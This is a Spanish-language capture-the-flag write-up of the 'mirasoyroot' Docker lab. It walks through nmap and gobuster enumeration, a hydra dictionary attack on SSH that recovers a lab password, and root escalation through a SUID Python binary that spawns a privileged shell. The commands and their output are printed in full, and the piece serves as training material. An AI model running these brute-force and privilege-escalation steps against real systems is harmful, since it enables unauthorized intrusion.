Writeup

Maquina: mirasoyroot

Sitio: https://mirasoyroot.com/vuln-machines/

Cyberdark

22 Junio 2025


Writeup - Maquina: mirasoyroot

El Dia de hoy les compartiré la resolución de la maquina mirasoyroot de **MirasoyRoot**

Link para descargar la Maquina https://mega.nz/file/yB4ynQRA#E-k2pwG-7bGU-7Knx6bBY35yRg6B694iJdTfrCJKieM


Una vez descargada la maquina ingresamos al directorio donde esta descargada la descomprimimos y ejecutamos el siguiente comando `sudo bash starbox.sh maquinavulnerable.tar` El cual nos permite realizar el levantamiento de la maquina la cual está en Docker.

Una vez hemos levantado la máquina, ten presente que no puedes cerrar la ventana pues esto haría que se cerrera la máquina.



Iniciamos con la fase de reconocimiento donde recopilamos informacion lo cual lo haremos desde Nmap, para saber que puertos están abiertos.


Esto implica usar un escaneo lento, evitar ping (host discovery), y técnicas como TCP SYN (-sS) que son menos ruidosas. (claro está que en entornos controlados lo hacemos más rápido, pues no importa si se levanta mucho ruido)
nmap -sS -Pn -p- --open -T5 --max-retries 0 --min-rate 10000 --scan-delay 0ms -v -oN msr.txt 172.17.0.2



-T5: Eleva el perfil de velocidad al máximo. Ideal para laboratorios y redes controladas, pero úsalo con precaución en entornos de producción, ya que puede generar mucho tráfico.

--max-retries 0: Reduce los intentos de reenvío a cero para acelerar aún más el escaneo.

--min-rate 1000: Incrementa la tasa mínima de paquetes por segundo, haciendo el escaneo mucho más rápido.




Dado que solo los puertos **22 (SSH)** 80 **(HTTP)** están abiertos, centrémonos en ellos:


Ya que sabemos que puertos están abiertos es hora de ponernos a la tarea de ver como ingresar por esos puertos.

Ejecutamos un Nmap sobre ese puerto para ver que más información podemos recolectar.

```
nmap 172.17.0.2 -p22,80 -sCV -A -T5 -oN log_msr.txt
```



Para una enumeración más completa lanzamos gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -x php,html.txt



El comando ejecutado tiene los siguientes significados:

- **dir**: modo de escaneo de directorios.

- **-u**: URL objetivo (http://172.17.0.2).
- **-w**: diccionario usado para buscar rutas (common.txt).
- **-x**: extensiones a probar (.php, .html, .txt).


Y arrojo los siguientes resultados:

Archivos restringidos (403 Forbidden)


Estos archivos existen, pero el servidor **bloquea el acceso**:

- .htaccess, .hta, .html.txt, .htaccess.php, etc.
- Esto es común en archivos de configuración o sensibles.

Esta es la pagina web que esta alojada en el puerto 80



Analizamos la pagina web, no contiene datos relevantes o pista. Posteriormente vemos que por el puerto 80 no podemos hacer mayor cosa, vamos a intentar por el puerto 22 le lanzo un ssh – v 172.17.0.2



Este comando intenta conectarse por SSH a la máquina objetivo, pero con información de depuración detallada.

ssh = Cliente SSH (Secure Shell)

-v = Modo verbose (detallado/verboso)

172.17.0.2 = Dirección IP del objetivo

Metodos de autenticación posible :

Authentications that can continue: publickey,password

Esto es CRÍTICO - nos dice que podemos usar:

Claves públicas/privadas (si las tuviéramos)

Contraseñas (usuario/password)

Esto nos dice que podemos acceder por fuerza bruta, pero para no poner horas y tal vez dias o semanas con hydra , ya nos dieron una pista un tal vez usuario de nombre yerman. Vamos a correr hydra haber como va.

`hydra -l yerman -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2`

Este comando realiza un ataque de fuerza bruta contra el servicio SSH.

hydra = Herramienta de fuerza bruta para servicios de red


-l yerman = **Usuario específico** (login name)

-P /usr/share/wordlists/rockyou.txt = **Lista de contraseñas** a probar


ssh://172.17.0.2 = **Protocolo y objetivo** (SSH en esa IP)

```
┌──(root㉿Pandora)-[/home/cyberdark/maquinas_ctf/mirasoyroot]
└─# hydra -l yerman -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2

Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
ce organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-22 13:15:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tas
ks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries
per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: yerman   password: teamo
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-22 13:16:07
```

Hemos encontrado el password del usuario yerman, ahora vamos a conectarnos por ssh `ssh yerman@172.17.0.2`



Una vez a dentro vemos que carpetas nos encontramos



No encontramos nada raro o que nos sirva como pista pero podemos ver el contenido de .bash_history con un cat

Aca hemos encontrado algo que nos sirve

`/usr/local/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'`

Este script en Python invoca un **shell con privilegios efectivos (-p)**, lo que significa que si el binario de Python tiene el **bit SUID (setuid)** activado y es propiedad de root, entonces puedes obtener una **shell como root directamente**.

```
yerman@551a8a22d6c6:~$ ls -l /usr/local/bin/python
-rwsr-xr-x 1 root root 8023232 Jan 31 13:18 /usr/local/bin/python
yerman@551a8a22d6c6:~$ /usr/local/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# whoami
root
```

ls -l /usr/local/bin/Python

esto quiere decir que puedo ejecutar como root

`/usr/local/bin/python -c 'import os; os.execl("/bin/sh", "sh", "-p")'`

Ahora ya con shell de root, ahora vamos a buscar un archivo .txt el cual tendrá la flag

`find /root -name "*.txt" 2>/dev/null`

Explicación de comando

find Utilidad de búsqueda de archivos en Linux.

/root Directorio donde comienza la búsqueda


-name "*.txt" Busca archivos cuyo **nombre termine en `.txt`**, por ejemplo: `flag.txt`, `root.txt`, `nota.txt`.

2>/dev/null Redirige los **mensajes de error** (como "Permiso denegado") al vacío, para no ensuciar la salida.

```
Archivo  Acciones  Editar  Vista  Ayuda
# find /root -name "*.txt" 2>/dev/null
/root/mirasoyroot.txt
#
```

Nos devuelve un archivo en el directorio root

Le hacemos un cat para ver su contenido y listo conseguimos la flag



Maquina de nivel fácil, pero muy buena para explicar los conceptos de:

Reconocimiento con Nmap

Enumeración del servicio web (HTTP - puerto 80)

Ataque de fuerza bruta a SSH

Reconocimiento post-explotación como usuario limitado

Escalada de privilegios mediante binario Python con SUID

Búsqueda de flag final.

Técnicas de ciberseguridad aplicadas (MITRE ATT&CK style)

Fase	Técnica	Descripción
Reconocimiento	T1595 - Active Scanning	Escaneo con Nmap
Descubrimiento	T1087 - Account Discovery	Enumeración de usuarios vía HTTP
Acceso inicial	T1110 - Brute Force	Ataque de diccionario a SSH
Post-explotación	T1552 - Unsecured Credentials	Uso del `.bash_history`
Escalada de privilegios	T1548 - Abuse Elevation Control M	Ejecución de Python con SUID para root
Impacto final	T1005 - Data from Local System	Lectura del archivo de flag

Como siempre les digo si un camino los lleva a un muro, busquen otra ruta no se queden con una sola, indaguen investiguen sean curiosos, que eso se trata el éxito de los CFT, y de la vida Real

Bueno les recomiendo esta máquina, animo muchachos, todo se consigue con perseverancia y disciplina. ¡No se desanimen!

Recuerden que no se trata solo de buscar en internet copiar y pegar, se trata de tener unas bases sólidas para cuando se encuentren los retos, podamos resolverlos, los animo a realizar cursos gratis y si tienen recursos, también de pago, esto les reforzara mucho el aprendizaje.

INSISTIR
PERSISTIR
RESISTIR
Y NUNCA
DESISTIR

Recuerden, "Quien estudia, se arma con el poder de cambiar su destino."

Happy Hacking!!!

https://github.com/Cyberdark-Security/